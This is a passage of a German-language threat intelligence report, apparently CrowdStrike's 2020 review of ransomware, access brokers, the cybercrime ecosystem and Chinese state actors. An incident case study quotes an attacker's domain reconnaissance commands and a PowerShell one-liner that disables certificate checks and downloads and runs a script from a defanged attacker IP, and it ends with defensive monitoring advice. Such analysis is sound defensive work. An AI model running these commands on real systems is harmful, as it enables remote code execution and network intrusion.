Ebenso wie der Verschlüsselungsprozess selbst sind mittlerweile auch der Datendiebstahl und der Einsatz einer DLS fester Bestandteil von BGH-Operationen mit Ransomware. Im Verlauf des Jahres 2020 gingen die BGH-Akteure mehr und mehr dazu über, die Opfer nach einer Ransomware-Infektion zu zwingen, Lösegeldverhandlungen mit ihnen aufzunehmen. Im Oktober 2020 nutzten die Betreiber der Ransomware *SunCrypt* einen „Distributed Denial-of-Service"-Angriff (DDoS), um vom Opfer das Lösegeld zu erpressen – eine neue Variante mit starken Waffen, die 2020 unter BGH-Angreifern einige Verbreitung fand. Die Verhinderung der Verfügbarkeit geschäftskritischer Ressourcen, wie es in der *SunCrypt*-Operation demonstriert wurde, könnte sich als lohnender Ansatzpunkt für BGH-Akteure erweisen.

Cybercrime-Ökosystem

Das Cybercrime-Ökosystem ist ein gigantisches Netz, das durch bereits bestehende kriminelle Geschäfte Big-Game-Hunting-Operationen fördert. Bemerkenswert ist die zentrale Rolle der Access Broker im Jahr 2020, die einer Vielzahl an Akteuren Unterstützung bieten, darunter auch den Betreibern von BGH-Ransomware. Auch LUNAR SPIDER und MALLARD SPIDER nutzten ihre Ressourcen zu diesem Zweck.

Im Verlauf des Jahres 2020 beobachtete CrowdStrike Intelligence eine ganze Reihe von Veränderungen bei zielgerichteten Cyberkriminellen. Die Gruppe CARBON SPIDER verlagerte ihren Schwerpunkt von Point-of-Sale-Kampagnen (PoS) hin zu BGH und setzte letztendlich ihre eigene Ransomware mit dem Namen *DarkSide* ein. Etablierte Cyberkriminelle wie MUMMY SPIDER, WIZARD SPIDER und CARBON SPIDER gelten nach wie vor als Innovationstreiber in der Malware-Entwicklung. Im Laufe des Jahres stellte CrowdStrike Intelligence fest, dass diese Angreifer durch den Einsatz von Open-Source-Software zur Obfuskation sowie durch Angriffe auf virtuelle Umgebungen neue Trends setzten.

Bemerkenswert ist
die zentrale Rolle der Access Broker im Jahr 2020, die einer Vielzahl an Akteuren Unterstützung bieten, darunter auch den Betreibern von BGH-Ransomware.

Trends und Methoden

Die zunehmende Bedeutung der Access Broker

Access Broker sind Bedrohungsakteure, die Backend-Zugänge zu verschiedenen Organisationen (sowohl Unternehmen als auch Behörden) erlangen und diese entweder in Untergrundforen oder über private Kanäle verkaufen. Der Einkauf von Zugängen bedeutet für Malware-Betreiber, dass sie nicht erst Ziele identifizieren und Zugriff erlangen müssen, sondern ihre Schadsoftware schneller und öfter einschleusen und somit auch potenziell höhere Erträge erzielen können. Einige Access Broker verkaufen erweitere Berechtigungen (Domänen-Administrator, oft als „full access“ beworben), während andere lediglich die für den Zugriff nötigen Anmeldedaten und Endgeräte liefern.

Die Verwendung von Access Brokern setzt sich unter BGH-Akteuren und aufstrebenden Ransomware-Betreibern immer mehr durch. CrowdStrike Intelligence hat einige Access Broker beobachtet, die sich Partnern von RaaS-Gruppen angeschlossen haben.

Die Access Broker, die in Untergrundforen Werbung betreiben, nutzen für ihre Operationen wahrscheinlich Logs gängiger Information-Stealer – und einige der Akteure entnehmen möglicherweise Anmeldedaten aus diesen Logs und verkaufen diese als Zugang. Die Logs der Information-Stealer enthalten meist Daten wie IP-Adressen, Endgeräte-URLs, Anmeldedaten, Screenshots des befallenen Desktops, Cookies und den Verlauf der Browser-Autovervollständigung. Mit diesen Daten lassen sich der Systemtyp und ein Vektor für den Erstzugang bestimmen. In einem Fall konnte CrowdStrike Intelligence beobachten, wie ein Access Broker (ein bekannter Partner eines Ransomware-Programms) den Kauf von Logs zur Unterstützung seiner Operation bestätigte.

Implementierung von Malware-Obfuskation in Build-Prozesse

Im Jahr 2020 konnte CrowdStrike Intelligence beobachten, dass WIZARD SPIDER und MUMMY SPIDER Open-Source-Tools zum Schutz von Software in ihre Malware-Build-Prozesse implementiert haben. Diese Methode wurde von WIZARD SPIDER offenbar bei der Integration des Tools *ADVObfuscator* in die Malware-Programme *Anchor*, *BazarLoader* und *Conti* angewendet, um die Obfuskation von Zeichenfolgen zu ermöglichen. Mitte des Jahres 2020 implementierte WIZARD SPIDER ebenso den Einsatz des Open-Source-Tools *obfuscator-llvm* für die Obfuskation von Code in Varianten von *BazarLoader*. Ein ähnliches Verfahren fand in der Malware-Auslieferungsplattform *Emotet* von MUMMY SPIDER Anwendung.

Der Einsatz von Obfuskationsverfahren bei Malware ist nicht neu, doch stellt die Integration von Open-Source-Tools in Build-Prozesse eine interessante Taktik dar, die fortgeschrittene Angreifer in ihren Bemühungen um einen flexiblen und dynamischen Entwicklungsprozess unterstützt. WIZARD SPIDER passt die eingesetzte Malware nach öffentlichen Berichten zügig an, was zu kurzen Entwicklungszyklen führt. Der Wechsel von individuellen Obfuskationsverfahren hin zu standardisierten Tools wäre bei häufigen Änderungen des Malware-Toolsets von Vorteil.

Diese Open-Source-Tools sind zwar frei verfügbar, allerdings ist ihre Einrichtung häufig kompliziert und erfordert oft einen höheren Grad an automatisierten Prozessen. Möglicherweise hat die Taktik aus diesem Grund eine geringere Bedeutung für weniger hochentwickelte Bedrohungsgruppen. Erfahrenere Gegner können diese Methode zudem als einen Weg betrachten, um ihre böswilligen Schaddaten zu schützen und zu obfuskieren. Die Verwendung von *ADVObfuscator* wurde auch bei den Ransomware-Varianten *LockBit* und *SunCrypt* beobachtet.

Angriffe auf Virtualisierungsinfrastruktur

Im Jahr 2020 beobachtete CrowdStrike Intelligence die Gruppen SPRITE SPIDER (Betreiber von *Defray777*) und CARBON SPIDER (Betreiber von *DarkSide*) dabei, wie sie in laufenden BGH-Operationen Linux-Versionen ihrer jeweiligen Ransomware-Familien auf ESXi-Hosts einsetzten. Ransomware für Linux existiert zwar bereits seit vielen Jahren, allerdings haben BGH-Akteure in der Vergangenheit keine Linux-Systeme angegriffen, insbesondere nicht ESXi. ESXi ist ein Hypervisor, der auf dedizierter Hardware läuft und mehrere virtuelle Maschinen (VMs) verwaltet. Da immer mehr Organisationen zur Konsolidierung veralteter IT-Systeme auf Virtualisierungslösungen umsteigen, ist dies ein naheliegendes Ziel für Ransomware-Betreiber, die bei ihren Opfern möglichst viel Schaden anrichten wollen.

Alle identifizierten Zwischenfälle wurden durch den Erwerb gültiger Anmeldedaten ermöglicht. Bei vier separaten Zwischenfällen mit *Defray777* verwendete SPRITE SPIDER Administrator-Anmeldedaten, um sich über das vCenter-Webinterface anzumelden. In einem Fall nutzte SPRITE SPIDER wahrscheinlich das LaZagne-Modul des Remote-Access-Trojaners (RAT) *PyXie*, um vCenter-Administrator-Anmeldedaten zu stehlen, die in einem Webbrowser gespeichert waren.

Durch Angriffe auf diese Hosts können Ransomware-Betreiber schnell mehrere Systeme mit relativ wenigen Ransomware-Infektionen verschlüsseln. Mit der Verschlüsselung eines ESXi-Servers richten die Angreifer genauso viel Schaden an, wie wenn sie Ransomware in jede einzelne VM auf diesem Server einschleusen. Durch Angriffe auf ESXi-Hosts kann daher das Tempo von BGH-Operationen gesteigert werden. Hinzu kommt, dass ESXi-Hosts aufgrund ihrer unkonventionellen Betriebssysteme keine Software für den Endgeräteschutz besitzen, die Ransomware-Angriffe verhindern oder erkennen könnte.

Zielgerichtete Cyberkriminelle steigen auf BGH um

Der mit Abstand wichtigste Einflussfaktor für die zielgerichtete Cyberkriminalität im Jahr 2020 ist die Wirksamkeit von Ransomware-Operationen. Die Gruppe CARBON SPIDER hat ihre Operationen 2020 gründlich überarbeitet. Im April 2020 wechselte der Angreifer unvermittelt von kleinen begrenzten und vollständig auf Unternehmen mit PoS-Geräten konzentrierten Kampagnen zu ausgedehnten und willkürlichen Operationen, bei denen versucht wurde, eine große Zahl an Opfern in allen Branchen zu infizieren. Das Ziel dieser Kampagnen war die Auslieferung der Malware *REvil* RaaS von PINCHY SPIDER. Im August 2020 trat CARBON SPIDER vermehrt als BGH auf und verwendete eine eigene Ransomware namens *DarkSide*. Im November 2020 nahm der Angreifer einer weiteren Schritt in die Welt der BGH und etablierte ein RaaS-Partnerprogramm für *DarkSide*. So können andere Akteure die Ransomware nutzen, müssen aber an CARBON SPIDER einen Anteil der Beute zahlen.

Der Wechsel weg von PoS-Kampagnen bei CARBON SPIDER ist beispielhaft für einen allgemeinen Trend unter den zielgerichteten Cyberkriminellen, die ihre Angriffe mehr und mehr auf Big Game Hunting ausrichten. Die Gruppe ANTHROPOID SPIDER zum Beispiel, die 2019 noch Finanzunternehmen ins Visier nahm, startete 2020 opportunistische Exploit-Kampagnen auf Webserver und nutzte hauptsächlich die Ransomware *MedusaLocker*. Nach Februar 2020 stellten die großen Angreifer COBALT SPIDER und WHISPER SPIDER anscheinend ihre Spearphishing-Kampagnen gegen Banken ein. Es ist anzunehmen, dass die zu COBALT SPIDER und WHISPER SPIDER gehörenden Akteure weiterhin in der Cyberkriminalität tätig sind, sie ihr Einkommen jedoch auf andere Art und Weise generieren.

Dennoch existiert zielgerichtete Cyberkriminalität weiterhin. Zu den im Jahr 2020 neu entstandenen Bedrohungen gehören KNOCKOUT SPIDER und SOLAR SPIDER. KNOCKOUT SPIDER führte einige kleine Spearphishing-Kampagnen durch und konzentrierte sich dabei auf Unternehmen, die an Kryptowährung beteiligt sind. Die Phishing-Kampagnen von SOLAR SPIDER greifen Finanzinstitute in Afrika, Nahost, Süd- und Südostasien mit dem RAT *JSOutProx* an.

WIZARD SPIDER führt weiterhin ertragreiche Operationen durch

WIZARD SPIDER ist das zweite Jahr in Folge der am häufigsten gemeldete Angreifer. Im ersten Quartal des Jahres 2020 waren die Aktivitäten dieser Gruppe noch sporadisch, kamen aber am Anfang des zweiten Quartals zunehmend in Schwung und blieben bis zum Ende des Jahres konstant. Das vielfältige Potenzial ihres Toolsets macht diese kriminelle Gruppe zu einem der gefürchtetsten Angreifer der derzeitigen Cyberkriminalitätslandschaft. CrowdStrike Intelligence hat beobachtet, wie WIZARD SPIDER den Umfang der angegriffenen Sektoren, insbesondere durch den Einsatz von *Conti*, erweiterte.

Berichte über Cyberkriminalität nach Angreifer




Abbildung 6. Berichte über Cyberkriminalität nach Angreifer im Jahr 2020

WIZARD SPIDER pflegt und knüpft intensive Beziehungen zu Dritten, um die Ressourcen für Erstzugänge weiter auszubauen, z. B. durch die fortgesetzte Zusammenarbeit mit MUMMY SPIDER. Im Jahr 2020 hat die Gruppe ihr Toolkit und ihre Vorgehensweisen auf den neuesten Stand gebracht. Seitdem integriert sie Obfuskationstools in die Malware-Build-Prozesse und passt Standardtools für ihre Zwecke an. Diese Änderungen wurden höchstwahrscheinlich implementiert, um statische Erkennungsmethoden zu unterlaufen. Sie sind zudem auch eine Reaktion auf öffentliche Berichte zu *TrickBot* und den Ransomware-Varianten *Ryuk* und *Conti* von WIZARD SPIDER.

Die Funktion OverWatch

WIZARD SPIDER nimmt Finanzinstitute ins Visier

Im ersten Quartal 2020 entdeckte OverWatch einen mutmaßlichen Angriff von Cyberkriminellen auf ein Finanzinstitut. Die tiefgehende Analyse dieses Kompromittierungsversuchs durch die OverWatch-Threat Hunter trug entscheidend dazu bei, tiefere Einblicke in eine komplexe Bedrohungslandschaft zu erlangen, in der Cyberkriminelle ihr Spionagehandwerk stets und ständig verbessern.

ANGREIFER STARTET VERBORGENE COMMAND SHELL

Bei einer routinemäßigen Untersuchung deckte OverWatch ungewöhnliches Verhalten durch einen laufenden `svchost.exe`-Prozess auf einem Windows-Domänencontroller auf. Eine verdächtige DLL-Datei (Dynamic Link Library), die über eine reflektive DLL-Injektion geladen wurde, wurde innerhalb der „`svchost.exe` netsvcs“-Gruppe gestartet und verband sich mit der vom Angreifer kontrollierten Domäne `statsgdoubleclick[.]net`. Innerhalb weniger Minuten erkannte OverWatch, dass unter dem `svchost.exe`-Prozess eine versteckte interaktive Command Shell aufgerufen wurde, die ein weiteres Anzeichen für ein laufendes Schadprogramm im System war.

ANGREIFER VERSTÄRKT ANSTRENGUNGEN FÜR ZUGRIFF AUF UMGEBUNG DES BETROFFENEN SYSTEMS

Über die versteckte Shell wurden verschiedene manuelle Befehle zur Erkundung von Hosts und Netzwerk ausgeführt. Zu den Reconnaissance-Aktivitäten zählte auch die versuchte Auflistung der DNS- und anderer Netzwerkinfrastruktur, wahrscheinlich zur Vorbereitung auf laterale Bewegungen. Beispiele der ausgeführten Befehle:

```
arp  -a
dnscmd  /enumzones
dnscmd  /zoneprint [REDACTED]
nbtstat  -A  1 [REDACTED]
net sessions
net view
nltest  /domain_trusts
```

Eine sofortige und umfassende Reaktion des Opfers blieb aus. Einige Tage später kehrte der Angreifer zurück und versuchte, unbekannte PowerShell-Skripte über einem Remote-Server auszuführen:

```
powershell.exe -nop
$p=4484;[System.Net.ServicePointManager]::ServerCertificateValidation
Callback={$true};iex(New-Object
System.Net.WebClient).DownloadString('https://185.180.197[.]59/msys')
```

Die Funktion OverWatch

Um diese Befehle auszuführen, nutzte der Angreifer eine andere interaktive Shell, unterstützt vom gleichen Schadprogramm, das vorher in der „`svchost.exe` netsvcs“-Gruppe identifiziert wurde. Die Präventionseinstellungen der Falcon Platform sorgten dafür, dass die PowerShell-Skripte nicht korrekt ausgeführt werden konnten. Daraufhin versuchte der Angreifer zu diagnostizieren, warum die Befehle fehlgeschlagen waren. Folgende Befehle wurden dabei verwendet:

```
wmic process where name="svchost.exe" get
processid,name,commandline,sessionid,creationdate
tasklist /v
```

Nach den fehlgeschlagenen Versuchen gab der Angreifer auf und begab sich wahrscheinlich auf die Suche nach einem einfacheren Ziel.

SCHLUSSFOLGERUNGEN UND EMPFEHLUNGEN

Bei der weiteren Analyse aller Command-and-Control-Aktivitäten, die mit diesem Kompromittierungsversuch verbunden waren, wurden Gemeinsamkeiten mit bekannten Infrastrukturen von WIZARD SPIDER festgestellt. Unabhängig von der Identität des Angreifers sollten Sicherheitsteams Abwehrmaßnahmen zur Verhinderung ähnlicher Angriffe implementieren. Dazu gehört die Überwachung auf ungewöhnliches Verhalten von `svchost.exe`-Instanzen, insbesondere die Präsenz verdächtiger DLL-Dateien, die mithilfe von `svchost.exe` ungewöhnliche Netzwerkverbindungen zu externer Infrastruktur aufbauen wollen. Sicherheitsteams sollten zudem nach punktuell auftretenden Befehlsfolgen zur umfassenden Erkundung von Netzwerkkonfigurationen suchen, die auf Hosts oder unter Anwenderkonten wider Erwarten ausgeführt werden. In Anbetracht des häufigen Einsatzes von PowerShell zur Ausführung von Post-Exploitation-Befehlen wird empfohlen, auf untypische PowerShell-Prozesse zu überwachen, die sich mit externen IP-Adressen oder Domänen verbinden.

Partner der Cyberkriminellen

Partner spielen im Cybercrime-Ökosystem eine entscheidende Rolle, liefern sie doch kriminellen Akteuren Ressourcen, auf die diese sonst keinen Zugriff hätten. Die Akteure betreiben Malware-as-a-Service-Operationen, spezialisieren sich auf Auslieferemechanismen oder nutzen Netzwerke aus, um Erstzugänge an andere kriminelle Akteure zu verkaufen.

Die in Abbildung 7 dargestellten Beziehungen zeigen, dass Cyberkriminelle der Zusammenarbeit mit anderen Akteuren und dem Handel mit ihnen nicht abgeneigt sind. Mit ihrer Hilfe optimieren Cyberkriminelle ihre Kampagnen, maximieren Gewinne und erhöhen die Wahrscheinlichkeit ihres Erfolgs. Der Downloader *Amadey Loader* und *Smoke Bot* von SMOKY SPIDER sind bei einer Vielzahl an Akteuren nach wie vor beliebt. Der Spambot *Cutwail v2* von NARWHAL SPIDER wurde intensiv von DOPPEL SPIDER genutzt; *Emotet* von MUMMY SPIDER wurde von MALLARD SPIDER und WIZARD SPIDER eingesetzt. Der Bank-Trojaner *Zloader* tauchte wieder auf und unterstützte die von hochentwickelten BGH-Angreifern geführten Kampagnen.




Abbildung 7. Festgestellte Cybercrime-Beziehungen im Jahr 2020

Ökosystem der Cyberkriminalität

Im gesamten Cyber-Ökosystem vollzieht sich ein erheblicher Wechsel hin zu Kriminellen, die in Großwildjagd-Manier unterwegs sind. Ransomware-Zahlungen und Datenerpressung waren 2020 die häufigsten Methoden der Monetarisierung.


Auch wenn viele etablierte kriminelle Akteure weiterhin aus Russland und Osteuropa agieren, ist das gesamte Ökosystem äußerst global, mit neu aufgedeckten Marktplätzen, die in Lateinamerika, Asien, dem Nahen Osten und Afrika entstehen und reifen.

Viele kriminelle Akteure entwickeln Beziehungen innerhalb des Ökosystems, damit sie Zugriff auf wichtige Technologien für ihre Operationen oder zur Gewinnmaximierung erhalten.

Obwohl die für die Malware Weiterverteilung eingesetzten Methoden im Großen und Ganzen gleich bleiben, finden die Akteure immer neue Möglichkeiten, die Sicherheitsmaßnahmen zu umgehen..

1 Services


Access Broker


Phishing-Kits


Test-Services für Kredit- und Debitkarten


Malware-Paket-Services


WebInject-Kits


Käufliche Hardware


Ransomware


Loader


Hosting und Infrastruktur


Tools für DDoS-Angriffe



Anonymität und Verschlüsselung


Crime-as-a-Service


Services/Checker zur Umgehung von Virenschutz



Anwerbung krimineller Gruppen

2 Distribution


Spam in sozialen Netzwerken und Sofortnachrichten


Exploit-Kit-Entwicklung


Spam-Verteilung


Kauf von Traffic- bzw. Traffic-Verteilungssystemen (TDS)


3 Monetarisierung


Dump-Shops


Erfassung und Verkauf von Zahlungskartendaten


Über-weisungs-betrug


Kryptowährungs-Services


Geldkurier- und Inkasso-Services


Rücksendungsbetrug-Netzwerke


Geldwäsche


Ransomware-Zahlungen und Erpressung

Betreiber von Bank-Trojanern entwickeln ihr Betriebsmodell weiter

Wie bereits beschrieben, bieten Access Broker hauptsächlich verschiedene Zugangsstufen in Untergrundforen zum Verkauf. Das passt zur Beobachtung von CrowdStrike Intelligence, dass kriminelle Angreifer, die üblicherweise Bank-Trojaner betreiben, nun auch Zugänge für Dritte anbieten. Obwohl LUNAR SPIDER bisher für Angebote zur Malware-Verteilung bekannt war, kam es bei den neuesten *BokBot*-Infektionen direkt zu Aktivitäten mit manuellen Eingaben anstatt des Einsatzes von Malware. LUNAR SPIDER wurde bei der Unterstützung von *Defray777*-Kampagnen durch SPRITE SPIDER beobachtet und unterstützt wahrscheinlich auch andere BGH-Angreifer.

Auch MALLARD SPIDER agiert vermutlich als Access Broker für BGH-Ransomware-Betreiber. In mehreren Fällen führten *QakBot*-Infektionen zum Einsatz von Ransomware wie *Egregor*, *Maze*, *DoppelPaymer*, *MedusaLocker* und *ProLock*. Da MALLARD SPIDER in der Vergangenheit eine Gruppe war, die meist unter sich blieb, verkaufen sie Ransomware-Betreibern die Zugänge vermutlich über private Kanäle.

Blick auf eine Region: Cyberkriminalität mit Ursprung in Lateinamerika

Im Laufe des Jahres 2020 entdeckte CrowdStrike Intelligence mehrere Varianten von Informationsdiebstahl-Malware, die aus Lateinamerika stammt sowie vermutlich von dort ansässigen Cyberkriminellen entwickelt wurde. Zu diesen Malwaren-Familien gehören *Culebra Variant, Salve, Caiman* und *Kiron*. Sie stehen in Untergrundforen zum Verkauf und werden deshalb von mehreren kriminellen Akteuren eingesetzt. Der beliebteste Infektionsvektor sind Spam-Kampagnen, in denen die Opfer mit Social-Engineering-Methoden dazu animiert werden, auf Hyperlinks in E-Mails zu klicken. Oft wird dabei mit COVID-19- oder finanzbezogenen Themen geködert.

Obwohl meist Unternehmen und Organisationen in Ländern Lateinamerikas angegriffen wurden, weiteten die Angreifer die Kampagnen gelegentlich auf Spanien oder Portugal aus und nutzten dabei oft die gleichen spanischen oder portugiesischen Inhalte wie in den Lateinamerika-Kampagnen. Im Verlauf des Jahres 2020 beobachtete CrowdStrike Intelligence den Einsatz neuer Inhalte und Sprachen, darunter Französisch und Italienisch. Nachdem sie ihre TTPs etabliert haben, konzentrieren sich diese Cyberkriminellen nun wahrscheinlich auch auf europäische Länder. Letztendlich hängt eine erfolgreiche Infektion davon ab, dass das Opfer mit der E-Mail und deren schädlichem Inhalt interagiert. Um die Infektionsraten zu steigern, lohnt es sich also, die E-Mail an die Sprache des Ziellandes anzupassen und die Opfer emotional zu manipulieren.

Ausblick

Partner werden im Cybercrime-Ökosystem weiterhin eine wichtige Rolle spielen. Ähnlich wie LUNAR SPIDER und MALLARD SPIDER werden kriminelle Betreiber von Botnets wahrscheinlich versuchen, aus ihren Infektionen Kapital zu schlagen, indem sie anderen die Zugänge zum Verkauf anbieten. Partner sind zwar ständig in Untergrundforen vertreten, dennoch leisten hochentwickelte Akteure anderen Kriminellen weiterhin Unterstützung über private Kanäle. Es ist davon auszugehen, dass sich einige der Access Broker weiterentwickeln und ihre Waren außerhalb der Foren verkaufen werden.

Die Zahl der kriminellen Akteure, die aus Lateinamerika heraus agieren, nimmt anscheinend zu. Vermutlich werden sie weiterhin eine Vielzahl von Malware-Varianten entwickeln und verbessern. Im Jahr 2021 ist damit zu rechnen, dass diese Akteure ihre TTPs geschickter einsetzen und sprachlich angepasste Kampagnen gegen europäische Länder führen werden.

Zielgerichtete Kompromittierungen

Neben den bereits erwähnten Angriffen im Zusammenhang mit der COVID-19-Pandemie führten Akteure aus China, Russland, Iran, Nordkorea, Indien, Pakistan und Vietnam zielgerichtete Angriffe durch. Die Ziele standen wahrscheinlich im Zusammenhang mit nationaler Sicherheit und Spionage und wurden von den jeweiligen Staaten vorgegeben. CrowdStrike Intelligence identifizierte weiterhin Aktivitäten zur Generierung von Finanzmitteln durch nordkoreanische Akteure und deckte Einzelheiten zu profitgetriebenen Operationen von PIONEER KITTEN auf, die dem Iran zugeschrieben werden. Details zu den Schwarzmarktaktivitäten von WICKED PANDA/SPIDER kamen bei den Anklagen gegen Beteiligte dieser kriminellen Gruppierung im Jahr 2020 ans Tageslicht. Anklagen und öffentliche Berichte zielten insbesondere auf die Aktivitäten russischer Akteure ab, obwohl es unwahrscheinlich ist, dass sich diese Gruppen langfristig abschrecken lassen.

Im Jahr 2020
führten Akteure aus China, Russland, Iran, Nordkorea, Indien, Pakistan und Vietnam zielgerichtete Angriffe durch. Die Ziele standen wahrscheinlich im Zusammenhang mit nationaler Sicherheit und Spionage und wurden von den jeweiligen Staaten vorgegeben.

CHINA

Chinesische Bedrohungsakteure erweiterten ihr Cyberrepertoire durch die kontinuierliche Entwicklung und Weitergabe ihrer Tools. Gleichzeitig verteidigten sie ihren Status als eine der weltweit erfolgreichsten staatlich unterstützten Bedrohungsgruppen.

Insgesamt gesehen war das Jahr 2020 für Peking nicht einfach. Der Ausbruch von COVID-19 – mit der Provinz Wuhan im Epizentrum – sowie der Umgang mit den Auswirkungen der weltweiten Verbreitung hielten die Kommunistische Partei Chinas (KPCh) in Atem. Ein kurzer Rückgang bei den Aktivitäten von Bedrohungsakteuren in Wuhan zeigte, dass COVID-19 nicht nur taktische, sondern auch strategische Auswirkungen hatte. Parallel zum Ausbruch fand ein zunehmend aggressiver Handelskrieg mit den USA statt, der chinesischen Firmen den Zugang zu kritischen Technologien wie Halbleitern erschwerte und gleichzeitig zu hohen Zöllen für an das Ausland bestimmte Produkte führte.

Bedrohungsakteure aus China setzten ihre zielgerichteten Operationen im Verlauf des Jahres 2020 fort und konzentrierten sich dabei auf typische Bereiche wie Spionage, Diebstahl von geistigem Eigentum sowie Überwachung. Chinesische Bedrohungsakteure erweiterten ihr Cyberrepertoire durch die kontinuierliche Entwicklung und Weitergabe ihrer Tools. Gleichzeitig verteidigten sie ihren Status als eine der weltweit erfolgreichsten staatlich unterstützten Bedrohungsgruppen. CrowdStrike beobachtete Angriffe von mindestens 11 bekannten chinesischen Akteuren und sieben Aktivitäten-Clustern, die China zugerechnet werden.
Die Operationen folgen den Zielen, die im 13. Fünfjahresplan festgelegt worden sind. Dementsprechend wurden verschiedenste Branchen angegriffen, insbesondere aber Telekommunikationsunternehmen, Behörden, das Gesundheitswesen und der Technologiesektor. Gerade die Konzentration auf den Telekommunikationssektor setzte den Trend des Jahres 2019 fort. Zu den identifizierten Bedrohungsakteuren, die hier aktiv waren, gehörten WICKED PANDA, CIRCUIT PANDA und PHANTOM PANDA.

Berichte über China nach Bedrohungsakteur




Abbildung 8. Berichte über China im Jahr 2020 nach Bedrohungsakteur

CHINA

Angreifer im Fokus: WICKED PANDA

WICKED PANDA ist auch weiterhin einer der erfolgreichsten Bedrohungsakteure, der von CrowdStrike Intelligence verfolgt wird. Der Akteur begann im Jahr 2020 mit der Durchführung einer umfangreichen und branchenübergreifenden Kampagne, die mehrere Schwachstellen (CVE-2019-19781 und CVE-2020-10189) über verschiedene Branchen und Regionen hinweg ausnutzte. Nach der erfolgreichen Ausnutzung wurden die Angriffswerkzeuge *Cobalt Strike* und *Meterpreter* für weitere Interaktionen mit den Opfersystemen hochgeladen. Im Laufe des *Jahres* nutzte der Akteur weiterhin *Cobalt Strike* sowie andere Loader und Malware-Familien wie *Proxip, AttachLoader, ShadowPad* und *Winnti*.

WICKED SPIDER/PANDA-Aktivitäten nach Branche

